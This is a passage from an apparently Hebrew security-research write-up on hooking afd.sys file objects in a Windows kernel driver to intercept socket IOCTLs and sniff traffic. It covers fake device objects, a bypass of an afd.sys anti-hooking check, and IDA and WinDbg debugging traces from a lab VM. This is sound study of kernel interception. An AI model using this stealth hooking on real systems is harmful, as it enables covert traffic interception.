VOID HookProvider::Hook(PFILE_OBJECT FileObject)
{
    // Replace the device object pointer.
      InterlockedExchange64(&FileObject->DeviceObject, this->FakeDeviceObject);
}
```

this->FakeDeviceObject הוא device object מזויף שאמור להיראות כאילו הוא של afd אך שדה ה- driver object שלו, כלומר לאיזה דרייבר הוא שייך, מצביע אלינו.

יצירת device object מזויף

בכדי ליצור כל סוג של אובייקט, ניתן להשתמש בפונקציה הקרנלית **ObCreateObject**. אנחנו משתמשים בה כדי ליצור device object ו-driver object ריקים, לא מאותחלים.

נכתוב קוד שמעתיק את הבתים שנמצאים באובייקטים האמיתיים של afd.sys אל תוך האובייקטים המזויפים שיצרנו:

```
VOID HookProvider::PopulateFakeObjects()
{
    // Fill fake driver with original afd driver details.
    memcpy(this->FakeDriverObject, afdDevice->DriverObject,
TOTAL_DRIVEROBJ_SIZE);

    // Fill fake device with original afd device details.
    memcpy(this->FakeDeviceObject, afdDevice, TOTAL_DEVICEOBJ_SIZE);

    // Set both fake object pointers.
    this->FakeDeviceObject->DriverObject = this->FakeDriverObject;
    this->FakeDriverObject->DeviceObject = this->FakeDeviceObject;

    // Save the fake device object.
    this->AfdUtils->FakeAfdDeviceObject = this->FakeDeviceObject;

    // Re-direct each major function to us.
    for (int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION + 1; i++)
    {
        this->AfdUtils->OriginalAfdMJ[i] = this->FakeDriverObject-
>MajorFunction[i];
        this->FakeDriverObject->MajorFunction[i] = this->MJWrapper;
    }
}
```


בשתי השורות הראשונות יש העתקה של כל השדות של האובייקטים המקוריים של AFD אל תוך האובייקטים שיצרנו.

```
this->FakeDriverObject->DeviceObject = this->FakeDeviceObject;
this->FakeDeviceObject->DriverObject = this->FakeDriverObject;
```

שתי השורות האלו משנות את המצביעים כך שכל אחד מהאובייקטים המזויפים יצביע אל השני: אובייקט הדרייבר המזויף יצביע אל אובייקט ה-device המזויף וההפך.

המטרה היא שה-I/O Manager יסתכל על ה-device המזויף ויראה שהוא מצביע אל הדרייבר שלנו, כלומר שאת ה-IRP הוא יעביר אל הדרייבר שלנו.

- לולאת ה-for עוברת על מערך המצביעים ל-dispatch routines המקוריים של afd, שומרת אותם בצד ומחליפה אותם בפונקציה שלנו.
- מערך המצביעים הזה הוא שדה ב-driverObject שקיים עבור כל דרייבר קרנלי. כאשר IRP נשלח אל דרייבר, הוא מכיל שדה הנקרא **MajorFunction** והוא זה שקובע לאיזה פונקציה (מבין הפונקציות



במערך) הבקשה תגיע. לדוגמא, כאשר הבקשה היא מסוג IRP_MJ_DEVICE_CONTROL, הפונקציה שתיקרא היא באינדקס 14 במערך.

- אנחנו נשים בכל אינדקס את אותה הפונקציה (**MJWrapper**). זוהי פונקציה של הדרייבר שלנו והיא תבדוק עבור כל בקשה שהייתה אמורה להגיע ל-AFD האם היא מעניינת אותנו. במידה וכן - נטפל בבקשה, אחרת - נעביר אותה ישירות ל-afd וכך לא נפריע בטיפול הלגיטימי שלה.

- MJWrapper היא פונקציה מסוג DISPATCH_ROUTINE ועל כן הפרמטרים שהיא מקבלת זה מצביע ל-IRP ול-Device object. ה-IRP הוא בעצם הבקשה הלגיטימית שאיזושהי תוכנה ב-user-mode ביצעה וה-device object הוא המטפל של הבקשה - זה בסוף יהיה ה-device object המזויף שיצרנו.

- כאשר שדה ה-MajorFunction ב-IRP הוא IRP_MJ_DEVICE_CONTROL, זה אומר שהבקשה נוצרה מקריאה לפונקציה NtDeviceIoControlFile או פונקציה דומה. <u>בקשות אלו הן הבקשות שמעניינות אותנו</u>, אלו הבקשות שתוכנות ב-user-mode שולחות כאשר הן רוצות לבצע פעולות I/O על סוקט.

במידה והבקשה היא אכן מסוג IRP_MJ_DEVICE_CONTROL, נעביר את ה-IRP אל הפונקציה HandleAfdCall שיודעת לטפל בבקשות לפי כל IOCTL בנפרד:

```
NTSTATUS AFDHandler::HandleAfdCall(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
        PIO_STACK_LOCATION irpStackLocation =
IoGetCurrentIrpStackLocation(Irp);

// Read the IOCTL.
        ULONG ioctl = irpStackLocation-
>Parameters.DeviceIoControl.IoControlCode;

        switch (ioctl)
        {
        case IOCTL_AFD_BIND:
                KnitPrint("got IOCTL_AFD_BIND\n");
                break;

        case IOCTL_AFD_SELECT:
                KnitPrint("got IOCTL_AFD_SELECT\n");
                break;

        case IOCTL_AFD_ACCEPT:
                KnitPrint("got IOCTL_AFD_ACCEPT\n");
                this->HandleAfdAccept(Irp);
                break;

        case IOCTL_AFD_RECV:
                KnitPrint("got IOCTL_AFD_RECV\n");
                break;
        };
```

```
// get the afd original function.
        auto originalFunction = this->AFDUtils-
>OriginalAfdMJ[irpStackLocation->MajorFunction];

        // return the afd function status.
        NTSTATUS checkStatus = originalFunction(DeviceObject, Irp);
        KnitPrint("status: 0x%x\n", checkStatus);
}
```

תחילה, הפונקציה מלחצת מה-IRP את ערך ה-IOCTL, את קוד הבקשה הנוכחי. היא מתעדת איזה קוד התקבל - Recv, Accept, Bind.

השורה הבאה:

```
this->AFDUtils->OriginalAfdMJ[irpStackLocation->MajorFunction];
```

משמשת עבור השגת מצביע לפונקציה המקורית של AFD שהייתה אמורה להיקרא אם לא היינו מבצעים את ה-hook. זו אחת הסיבות למה שמרנו בקוד את מערך המצביעים המקורי, כך, אנחנו יכולים לקרוא לפונקציה הזאת, לתעד את הערך המוחזר ולהחזיר אותו בעצמנו אל הקורא המקורי.

נראה שביצענו MiTM כמו שצריך - הפונקציה שלנו מקבלת את כל הנתונים, מתעדת איזה IOCTL קיבלה ולבסוף מחזירה את הסטטוס המקורי מבלי שהמקור או AFD ידע שהכל עבר דרכנו.

הרצה וניסוי על שרת פייתון

נקים VM ועליו webserver של פייתון:

```
Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ball\Desktop>python -m http.server 12345
Serving HTTP on :: port 12345 (http://[::]:12345/) ...
```

נריץ את הדרייבר שלנו (בשם knit) ב-vm:

```
C:\Windows\system32>sc start knit

SERVICE_NAME: knit
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```

הדרייבר יבצע הוק על כל ה-file objects של afd ובהם הסוקטים שהשרת יוצר.

נבדוק ב-windbg האם הדרייבר שלנו תופס את הבקשות שאמורות להגיע ל-afd:

```
[KNIT] DriverEntry -> Driver Loaded
[KNIT] AFDHandler::HandleAfdCall -> IOCTL = 0x12024
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0xc0000008
```

בעיה ראשונה - INVALID_HANDLE

כפי שרואים למעלה, הסטטוס שהוחזר על IOCTL 0x12024 הוא 0xC0000008. זה לא טוב, הסטטוס המוחזר אמור להיות 0 (success).

אם נבדוק באינטרנט נראה שה-IOCTL הזה הוא IOCTL_AFD_SELECT והסטטוס הוא STATUS_INVALID_HANDLE. בנוסף, אם נחזור לשרת פייתון ב-cmd נראה שהוא קרס:

```
  File "C:\Users\ball\AppData\Local\Programs\Python\Python38\lib\http\server.py", line 1283, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
  File "C:\Users\ball\AppData\Local\Programs\Python\Python38\lib\http\server.py", line 1256, in test
    httpd.serve_forever()
  File "C:\Users\ball\AppData\Local\Programs\Python\Python38\lib\socketserver.py", line 232, in serve_forever
    ready = selector.select(poll_interval)
  File "C:\Users\ball\AppData\Local\Programs\Python\Python38\lib\selectors.py", line 323, in select
    r, w, _ = self._select(self._readers, self._writers, [], timeout)
  File "C:\Users\ball\AppData\Local\Programs\Python\Python38\lib\selectors.py", line 314, in _select
    r, w, x = select.select(r, w, w, timeout)
OSError: [WinError 10038] An operation was attempted on something that is not a socket

C:\Users\ball\Desktop>_
```

נבחין בשגיאה - "An operation was attempted on something that is not a socket".

מחקר INVALID_HANDLE

נתקלנו בבעיה הראשונה, שהיא גם הבעיה שמי שהיה מנסה להריץ את ה-repo של Spectre מ-2020 היה נתקל בה והסיבה לכך היא בבדיקה פנימית שנוספה לדרייבר AFD.sys. הבדיקה שנוספה נועדה בדיוק בשביל לקנטר את שיטת ה-file object hooking שאנחנו מנסים לבצע. בבעיה הזאת נתקלתי כשעבדתי עם חבר - תמיר פינצי - על מבצוע השיטה, ביחד מצאנו מעקף.

הסטאפ למחקר:

- פתחנו את afd.sys ב-IDA.
- שמנו ב-windbg breakpoint על השורה בקוד שלנו שקוראת לפונקציה המקורית של afd.sys:

```
// get the afd function.
Auto originalFunction = this->AFDUtils->OriginalAfdMJ[irpStackLocation-
>MajorFunction];

// call the afd function and retrieve the status.
NTSTATUS checkStatus = originalFunction(DeviceObject, Irp);
```

השתמשנו בפלאגין ret-sync שיסנכרן בין windbg ל-IDA. בקצרה, מה שהוא מאפשר זה שהשורה הנוכחית שרצה ב-windbg תהיה תואמת לשורה שמוצגת ב-IDA. ככה אפשר לדבג דינאמית וגם לראות pseudo-code תואם.

לאחר פגיעה ב-breakpoint נעשה step into וניכנס לקוד של הפונקציה של afd. למזלי יש PDB ולכן אפשר לראות שלפונקציה קוראים afdDispatchDeviceConrol – הגיוני.

זאת הפונקציה של afd שאחראית לטפל בכל קריאה של NtDeviceIoControlFile שמגיעה מ-usermode.
כעת, נעקוב אחרי ה-flow של הפונקציה ונראה שאנחנו מגיעים לקטע קוד הבא:

```
  controlCodeIndex = (CurrentStackLocation->Parameters.Read.ByteOffset.LowPart
>> 2) & 0x3FF;

    if (controlCodeIndex < 0x49
      && AfdIoctlTable[controlCodeIndex] == CurrentStackLocation-
>Parameters.Read.ByteOffset.LowPart
      && (CurrentStackLocation->MinorFunction = CurrentStackLocation-
>Parameters.Read.ByteOffset.LowPart >> 2,
          (handlerFunction = AfdIrpCallDispatch[controlCodeIndex]) != 0) )
    {
      return ((__int64 (__fastcall *)(IRP *, struct _IO_STACK_LOCATION
*))handlerFunction)(Irp, CurrentStackLocation);
```

זה pseudo-code ש-IDA יצר, בגדול:

המשתנה controlCodeIndex מייצג אינדקס בטבלה. לאחר מכן יש כמה בדיקות לראות אם האינדקס תקין ולבסוף יש השמה של התא במערך AfdIrpCallDispatch באינדקס של controlCodeIndex לתוך המשתנה handlerFunction. זאת השורה:

```
handlerFunction = AfdIrpCallDispatch[controlCodeIndex]
```

אם נבדוק מה זה AfdIrpCallDispatch, נראה שזה מערך של פונקציות:

```
.rdata:00000001C001F6A0 AfdIrpCallDispatch dq offset AfdBind     ; DATA XREF: AfdDispatchDeviceControl+60↓r
.rdata:00000001C001F6A8                 dq offset AfdConnect
.rdata:00000001C001F6B0                 dq offset AfdStartListen
.rdata:00000001C001F6B8                 dq offset AfdWaitForListen
.rdata:00000001C001F6C0                 dq offset AfdAccept
.rdata:00000001C001F6C8                 dq offset AfdReceive
.rdata:00000001C001F6D0                 dq offset AfdReceiveDatagram
.rdata:00000001C001F6D8                 dq offset AfdSend
.rdata:00000001C001F6E0                 dq offset AfdSendDatagram
.rdata:00000001C001F6E8                 dq offset AfdPoll
.rdata:00000001C001F6F0                 dq offset AfdDispatchImmediateIrp
.rdata:00000001C001F6F8                 dq offset AfdGetAddress
.rdata:00000001C001F700                 dq offset AfdDispatchImmediateIrp
```

כלומר, controlCodeIndex הוא אינדקס שמחושב לפי ה-IOCTL שנשלח מה-usermode ולפיו נקראת הפונקציה שצריכה לטפל באותו IOCTL. במקרה שלנו, ה-IOCTL שנשלח (ונכשל) היה AFD_SELECT והפונקציה שמטפלת בו היא AfdPoll (מהמונח polling). זוהי פונקציית מעטפת שתקרא לפונקציה AfdPoll64.

ה-callstack שדרכו הגענו ל-afdpoll64 די מעניין ומציג תמונה יותר מלאה - **איך הגענו מה-usermode וה-winsock API אל ה-kernelmode וספציפית אל afd.sys:**

```
 # Child-SP          RetAddr               Call Site
00 ffffe68f`0841b730 fffff802`382dc5fb     afd!AfdPoll64+0x6
01 ffffe68f`0841b740 fffff802`382dc08d     afd!AfdPoll+0x2b
02 ffffe68f`0841b770 fffff802`4ebc1977     afd!AfdDispatchDeviceControl+0x7d
03 ffffe68f`0841b7a0 fffff802`32e4a295     KNIT!HookProvider::MJWrapper+0xa7 [E:\Code\VStudio\KNIT\KNIT\HookProvider\hookProvider.cpp @ 135]
04 ffffe68f`0841b7f0 fffff802`3323260c     nt!IofCallDriver+0x55
05 ffffe68f`0841b830 fffff802`3323225a     nt!IopSynchronousServiceTail+0x34c
06 ffffe68f`0841b8d0 fffff802`33231536     nt!IopXxxControlFile+0xd0a
07 ffffe68f`0841ba20 fffff802`33012905     nt!NtDeviceIoControlFile+0x56
08 ffffe68f`0841ba90 00007ff8`2910d5d4     nt!KiSystemServiceCopyEnd+0x25
09 00000001`001e2338 00007ff8`25ddf1ab     ntdll!NtDeviceIoControlFile+0x14
0a 00000001`001e2340 00007ff8`285716f7     mswsock!WSPSelect+0x52b

0b 00000001`001e24f0 00007ff8`0f54289a     WS2_32!select+0x137
0c 00000001`001e25d0 000001af`00000001     select!PyInit_select+0x189a
0d 00000001`001e25d8 000001af`1d6c9390     0x000001af`00000001
0e 00000001`001e25e0 00000000`00000001     0x000001af`1d6c9390
0f 00000001`001e25e8 00000000`00000000     0x1
```

ניתן לראות שפייתון משתמש בפונקציית select של ws2_32.dll שבסוף קוראת ל-NtDeviceIoControlFile *שאמורה* להעביר IRP עם הקוד AFD_IOCTL_ACCEPT אל afd.sys. כמו כן, אפשר לראות איך הדרייבר שלנו יושב באמצע ומקבל את הבקשה לפני afd.

אם נבצע analysis static על AfdPoll64, נוכל למצוא את קטע הקוד שמחזיר לנו STATUS_INVALID_HANDLE:

```
v24 = *((_QWORD *)v20 + 2);
if ( *(PDEVICE_OBJECT *)(v24 + 8) != AfdDeviceObject )
        {
          ObfDereferenceObject((PVOID)v24);
          LODWORD(v6) = 0xC0000008; // STATUS_INVALID_HANDLE
          goto LABEL_83;
```

label_83 פשוט מחזיר את v6 בתור הסטטוס יציאה של הפונקציה. עכשיו אנחנו צריכים להבין מה זה v24, מה זה v20 ומאיפה הם באים - האם יש לנו שליטה עליהם?

v20

מאותחל על פי השורה הבאה:

```
 v20 = (char *)DeferredContext + 0xB8;
```

ההשמה המעניינת קורית ב:

```
  RequestorMode = Irp->RequestorMode;
  v23 = *(void **)p_Flags;
  Object = 0;
  LODWORD(v6) = ObReferenceObjectByHandle(
                  v23,
                  (unsigned __int8)HIBYTE(*(_WORD *)(v100 + 24)) >> 6,
                  (POBJECT_TYPE)IoFileObjectType,
                  RequestorMode,
                  &Object,
                  0);
  *((_QWORD *)v20 + 2) = Object; // Here
```

מה שרואים כאן זה ש v20+2 מקבל את המשתנה Object. המשתנה Object הוא בעצם התוצאה מהקריאה לפונקציה **ObReferenceObjectByHandle**, הכתובת שלו מועברת כפרמטר החמישי לפונקציה - שתמלא את הכתובת באובייקט שמשויך ל-handle.

כלומר, ב-v20+2 נשמר אובייקט (מסוג file - לפי הפרמטר השלישי).

הפרמטר הראשון של הפונקציה הזאת הוא בהכרח handle לאובייקט, לכן נשנה את השם של v23 ל-fileObjectHandle.

p_Flags

מאותחל לפי השורה הבאה:

```
p_Flags = &MasterIrp->Flags;
```


כלומר מצביע לשדה flags.

בתוך ה-IRP יש union הכולל שלושה שדות:

```
struct _IRP
{
    SHORT Type;                                            //0x0
    USHORT Size;                                           //0x2
    USHORT AllocationProcessorNumber;                      //0x4
    USHORT Reserved;                                       //0x6
    struct _MDL* MdlAddress;                               //0x8
    ULONG Flags;                                           //0x10
    union
    {
        struct _IRP* MasterIrp;                            //0x18
        LONG IrpCount;                                     //0x18
        VOID* SystemBuffer;                                //0x18
    } AssociatedIrp;                                       //0x18
```

IDA לא באמת יודע איזה אחד מהשדות נמצא בשימוש ולכן הוא פשוט בחר בראשון - MasterIrp. לאחר בדיקה דינאמית וגם ניסיון אישי, אפשר להסיק שזה דווקא יהיה SystemBuffer ולכן נשנה את השם של p_Flags ל-p_systemBuffer.


נלך לשורה ב-IDA ונבחר "Choose union field":



נשנה גם את ה-type של המשתנה מ-IRP pointer ל-PVOID

עכשיו שורת ההשמה ממקודם נראית יותר הגיונית:

```
p_systemBuffer = (ULONG *)(systemBuffer + 0x10);
```



כלומר, p_systemBuffer הוא בסה"כ הכתובת של irp->SystemBuffer ועוד 16 בייטים.

אם נחזור לקריאה ל-ObReferenceObjectByHandle:

הפרמטר הראשון שמועבר לפונקציה הוא v23, והוא מסוג HANDLE.

```
v23 = *p_systemBuffer
```

מכאן אנחנו מבינים שבתוך הכתובת 0x10 + systemBuffer נמצא ה-handle שמועבר ל-ObReferenceObjectByHandle.

המשמעות היא ש-afd, עבור IOCTL_AFD_SELECT, משתמש ב-handle שמועבר בתוך irp->SystemBuffer כדי לקבל את ה-file object שעליו הוא מבצע פעולות.

v24

1. יש את ההשמה v20+2 = object.
2. ה-object הוא ה-file object המתקבל כתוצאה מהקריאה הקודמת ל-ObReferenceObjectByHandle.
3. בהתחלה ראינו את ההשמה v24 = v20 + 2.
4. לכן: **v24 = v20 + 2 = object**

שורה לאחר ההשמה של v24, יש את ההשוואה שבה אנחנו נופלים:

```
v24 = *((_QWORD *)v20 + 2); // = File Object
if ( *(PDEVICE_OBJECT *)(v24 + 8) != AfdDeviceObject )
        {
          ObfDereferenceObject((PVOID)v24);
          LODWORD(v6) = 0xC0000008;
          goto LABEL_83;
        }
```

ההשוואה היא בין שתי כתובות: של v24+8 ושל AfdDeviceObject.

1. המשתנה AfdDeviceObject הוא משתנה גלובלי שנמצא בזיכרון של afd.sys והוא שומר את הכתובת של ה-device object המקורי של afd.
2. אנחנו יודעים ש-v24 הוא מסוג FILE_OBJECT ואם נסתכל על ה-struct הזה נראה שב-offset 8 יש את המצביע ל-device object המשויך לאותו file object:

```
struct _FILE_OBJECT
{
    SHORT Type;                                          //0x0
    SHORT Size;                                          //0x2
    struct _DEVICE_OBJECT* DeviceObject;                 //0x8
```

3. כלומר, הקוד v24+8 שקול לקוד **fileObject->DeviceObject**.
4. הקוד נופל בבדיקה בגלל שביצענו hook ל-file object ולכן הוא יכיל מצביע ל-device object המזויף שלנו! הכתובות לא יהיו שוות ונקבל STATUS_INVALID_HANDLE.

פתרון

בעצם יש כאן ביצה ותרנגולת - מצד אחד, אנחנו רוצים לעשות hook לכל file object בשביל לגרום ל-IRP להגיע אלינו במקום ל-afd. מצד שני, בגלל שעשינו hook על ה-file object אז ה-device object שעליו הוא מצביע יהיה האחד המזויף שלנו, ואז ניפול בבדיקה של afd.

האמת שהפתרון די פשוט: נבצע החלפה זמנית של שדה ה-device object ב-file object ממש שורה לפני הקריאה לפונקציה של afd. כך, כשנעביר את הקריאה אל afd השדה יצביע על ה-device object המקורי של afd. מיד לאחר הקריאה, נחזיר את המצביע ל-device object המזויף שלנו.

```
// Unhook the fileObject - got hooked by our hookLoop.
referencedAfdFobject->DeviceObject = AFDUtils::OriginalAfdDeviceObject;

// Call the afd function and retrieve the status.
NTSTATUS checkStatus = originalFunction(DeviceObject, Irp);

// re-hook it.
referencedAfdFobject->DeviceObject = AFDUtils::FakeAfdDeviceObject;
```

עכשיו, אם נריץ שוב את הדרייבר, נראה שעבור IOCTL_AFD_SELECT אנחנו לא מקבלים יותר את השגיאה, במקום זאת, אנחנו מקבלים סטטוס 0x103 שמוגדר כ-STATUS_PENDING. זאת התנהגות רגילה, בעצם afd אומר שאין כרגע שום שינוי במצב הסוקטים: אין סוקט נכנס, אין מידע לקרוא \ לכתוב וכו', לכן הוא מחכה - pending. ברגע שיש incoming socket יוחזר 0 (STATUS_SUCCESS).

כאמור, המטרה שלנו היא להסניף תעבורה שמגיעה לעמדה, לכן נצטרך "לתפוס" את ה-IOCTL-ים שמגיעים לאחר שהשתנה המצב והגיע חיבור חדש. הסדר הוא כזה:

1. שרת ה-python קורא בלולאה ל-select כל עוד הסטטוס הוא STATUS_PENDING.

2. ברגע שהשרת קיבל STATUS_SUCCESS הוא יודע שיש סוקט בדרך אליו. לכן, השרת קורא לפונקציית accept. כתוצאה מכך, קוד ב-ws2_32.dll שולח 2 IRPs ל-afd מאחורי הקלעים:

א. IOCTL_AFD_WAIT_FOR_LISTEN - תחכה עד שהחיבור החדש מוכן, לדוגמא - אחרי שבוצע three-way handshake והחיבור הוא ESTABLISHED.

ב. IOCTL_AFD_ACCEPT - קבלת הסוקט הנכנס. afd יחזיר ל-user-mode את ה-file descriptor של הסוקט הנכנס כדי שהשרת יוכל לבצע עליו פעולות.

3. לאחר אישור קבלת הסוקט הנכנס, השרת קורא לפונקציה recv כדי באמת לקרוא את המידע שבסוקט. הקריאה הזאת מגיעה ל-afd עם IOCTL_AFD_RECV.

תפיסת IOCTL_AFD_RECV

בוא נראה אם הדרייבר שלנו מצליח לתפוס את כל הבקשות בתהליך, לשם כך נשלח בקשת GET אל השרת בעזרת CURL ונסתכל על ההדפסות: ההדפסות ב-windbg מראות **שלא** תפסנו את IOCTL_AFD_RECV:

```
[KNIT] AFDHandler::HandleAfdCall -> IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
[KNIT] AFDHandler::HandleAfdCall -> Got IOCTL_AFD_WAIT_FOR_LISTEN
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000000
[KNIT] AFDHandler::HandleAfdCall -> Got IOCTL_AFD_ACCEPT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000000
[KNIT] AFDHandler::HandleAfdCall -> IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
[KNIT] AFDHandler::HandleAfdCall -> IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
```

ניתן לראות בשורה הראשונה שהשרת מחכה לסוקט. לאחר מכן אנחנו שולחים את בקשת ה-GET ואז השרת מבצע את הקריאה לפונקציית accept ששולחת את IOCTL_AFD_WAIT_FOR_LISTEN ואת IOCTL_AFD_ACCPET.

בנוסף, שני ה-IOCTL-ים מצליחים ומוחזר מ-afd סטטוס הצלחה. עם זאת, <u>אנחנו לא תופסים את ה-IOCTL עם המידע</u>- IOCTL_AFD_RECV.

לכאורה, לא אמורה להיות סיבה שה-hook שלנו יפספס רק IOCTL ספציפי. זה או שהוא תופס את כל ה-IOCTL-ים שנקראים על אותו file object או שהוא לא תופס אף אחד. כנראה שנצטרך לצלול קצת ל-winsock API.

חקירה ב-APIMON

APImon הוא כלי המאפשר לנטר קריאות API של תהליך בזמן ריצה.

הוא עוקב אחרי קריאות לפונקציות מ־DLL-ים כמו kernel32.dll, ntdll.dll, ws2_32.dll ומאפשר לראות: איזה APIs נקראים, באיזה סדר, עם איזה פרמטרים ועוד.

נשתמש ב-APImon כדי לעקוב אחרי הפונקציות בהן השרת שלנו משתמש, ונראה אם אנחנו מצליחים לראות איפה ולמה אנחנו מפספסים קריאה ל-IOCTL_AFD_RECV.

בשביל להבין את החלק הבא, חשוב שנחזור ונעשה סדר באירועים שקורים מהקריאה לפונקציות accept, select, recv עד להגעה אל הדרייבר שלנו ואל afd.sys:

- הפונקציות accept, recv וכדומה הן פונקציות שמוגדרות ומוחצנות על ידי ws2_32.dll.
- מאחורי הקלעים, במימוש, אותן פונקציות עושות שימוש בפונקציות native של ntdll.dll כמו NtDeviceIoControlFile.
- הפונקציה NtDeviceIoControlFile לבסוף מעבירה IRP לדרייבר.
- בתוך ה-IRP, מועבר גם control code שמתאר מה הפעולה המבוקשת. לדוגמא: קריאה ל-recv בסופו של דבר תעביר IRP ל-afd.sys עם control code של IOCTL_AFD_RECV.

נבצע monitor לשרת ה-python שלנו, נראה תחילה את הלולאה החוזרת על עצמה שבה השרת קורא לפונקציית select:

Call #	Time	Thread	Module	API	Return Value	Error	Duration
79	2:21:43.503 PM	1	select.pyd	select (1, 0x0000007fce7e2280, 0x0000007fce7e3290, 0x0000007fce7e42a0, 0x0000007fce7e2278)	0	-	0.4999498
80	2:21:43.503 PM	1	mswsock.dll	NtDeviceIoControlFile (0x0000000000000168, 0x0000000000000170, NULL, NULL, 0x0000007fce7e1de8, IOCTL_AFD_SELECT, 0x0000007fce7e1e00, 32, 0x0000007fce7e1e00, 32)	STATUS_PENDING	0x00000103 = The operation that was requested is pending completion.	0.0000695
81	2:21:43.503 PM	1	mswsock.dll	NtWaitForSingleObject (0x0000000000000170, TRUE, NULL)	STATUS_SUCCESS	-	0.4998685
89	2:21:44.005 PM	1	select.pyd	select (1, 0x0000007fce7e2280, 0x0000007fce7e3290, 0x0000007fce7e42a0, 0x0000007fce7e2278)	0	-	0.5031396
90	2:21:44.005 PM	1	mswsock.dll	NtDeviceIoControlFile (0x0000000000000168, 0x0000000000000170, NULL, NULL, 0x0000007fce7e1de8, IOCTL_AFD_SELECT, 0x0000007fce7e1e00, 32, 0x0000007fce7e1e00, 32)	STATUS_PENDING	0x00000103 = The operation that was requested is pending completion.	0.0000512
91	2:21:44.005 PM	1	mswsock.dll	NtWaitForSingleObject (0x0000000000000170, TRUE, NULL)	STATUS_SUCCESS	-	0.5030767

זה בדיוק מה שאנחנו רואים בהדפסות שהדרייבר שלנו מוציא ל-windbg:

```
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
[KNIT] AFDHandler::HandleAfdCall -> IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
[KNIT] AFDHandler::HandleAfdCall -> IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
[KNIT] AFDHandler::HandleAfdCall -> IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> Original status = 0x00000103
```

עכשיו נראה מה קורה כשהפונקציה accept נקראת:

159	2:21:47.151 PM	1	mswsock.dll	NtDeviceIoControlFile (0x168, 0x170, NULL, NULL, 0x0000007fce7ed978, IOCTL_AFD_WAIT_FOR_LISTEN, NULL, 0, 0x0000007fce7edc50, 20)	STATUS_SUCCESS	-	0.0000088
162	2:21:47.151 PM	1	mswsock.dll	RtlInitUnicodeString (0x0000007fce7ed7f0, "\Device\Afd\Endpoint")		-	0.0000001
163	2:21:47.151 PM	1	mswsock.dll	NtCreateFile (0x0000007fce7ed770, GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE | WRITE_DAC, 0x0000007fce7ed7c0, 0x0000007fce7ed7b0, NULL, 0, FILE_SHARE_READ | FILE_SHARE_WRITE, FILE_OPEN_IF, 0, 0x0000007fce7ed800, 57)	STATUS_SUCCESS	-	0.0000420
165	2:21:47.151 PM	1	mswsock.dll	NtDeviceIoControlFile (0x168, 0x170, NULL, NULL, 0x0000007fce7ed978, IOCTL_AFD_ACCEPT, 0x0000007fce7ed940, 16, NULL, 0)	STATUS_SUCCESS	-	0.0000091
166	2:21:47.151 PM	1	mswsock.dll	NtDeviceIoControlFile (0x280, 0x170, NULL, NULL, 0x0000007fce7ed6e0, IOCTL_AFD_GET_TDI_HANDLES, 0x0000007fce7ed700, 4, 0x0000007fce7ed6d0, 16)	STATUS_SUCCESS	-	0.0000026

הדרייבר שלנו תופס את הקריאה ל-NtDeviceIoControlFile עם IOCTL_AFD_ACCEPT:

```
NtDeviceIoControlFile (0x168, 0x170, NULL, NULL,
0x0000007fce7ed978, IOCTL_AFD_ACCEPT, 0x0000007fce7ed940, 16,
NULL, 0)
```

גם את ה-recv אנחנו רואים ב-APImon:

Call #	Time	Thread	Module	API	Return Value	Error	Duration
